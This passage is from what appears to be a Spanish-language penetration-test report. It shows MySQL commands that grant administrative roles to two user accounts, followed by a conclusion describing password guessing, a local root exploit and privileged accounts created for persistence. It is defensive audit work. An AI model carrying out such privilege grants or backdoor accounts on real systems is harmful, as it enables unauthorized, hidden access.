se insertan registros en la tabla , asignando roles específicos a los usuarios identificados por sus respectivos IDs. Esta operación es fundamental para la gestión de permisos dentro de sistemas que dependen de estructuras relacionales para controlar el acceso y las funciones de cada usuario.

```
mysql> INSERT INTO users_roles (uid, rid) values (4, 3);
Query OK, 1 row affected (0.01 sec)

mysql> INSERT INTO users_roles (uid, rid) values (5, 3);
Query OK, 1 row affected (0.00 sec)

mysql>
```

imagenes 31 se insertan roles

```
mysql> INSERT INTO users_roles (uid, rid) values (4, 2);
Query OK, 1 row affected (0.00 sec)

mysql> INSERT INTO users_roles (uid, rid) values (5, 2);
Query OK, 1 row affected (0.04 sec)

mysql> █
```

imagenes 32 se insertan roles

en este paso se hace la ejecución de una consulta SQL sobre la tabla , la cual forma parte de la estructura de una base de datos relacional. Esta tabla representa la relación entre usuarios y sus respectivos roles dentro de un sistema, permitiendo identificar qué usuarios () están asociados a qué roles (). La consulta realizada () tiene como objetivo visualizar el contenido completo de dicha tabla

```
mysql> select * from users_roles
→ ;
+-----+-----+
| uid | rid |
+-----+-----+
| 4 | 2 |
| 5 | 2 |
| 1 | 3 |
| 4 | 3 |
| 5 | 3 |
| 2 | 4 |
+-----+-----+
6 rows in set (0.01 sec)
```

imagenes 33 seleccion de la tabla users_roles

CONCLUSIÓN

La auditoría permitió identificar servicios expuestos en el host y, mediante el uso de un diccionario personalizado y pruebas controladas, se obtuvo acceso remoto con un usuario válido. Posteriormente, el análisis de un exploit público y su ejecución local demostraron la posibilidad de escalada de privilegios a root, seguido de la creación de cuentas (Linux, men) con privilegios administrativos para persistencia. Estas pruebas confirman la existencia de riesgos críticos: servicios con credenciales débiles, sistema vulnerable a una

escalada local y ausencia de controles que detecten o prevengan la creación no autorizada de cuentas con privilegios elevados.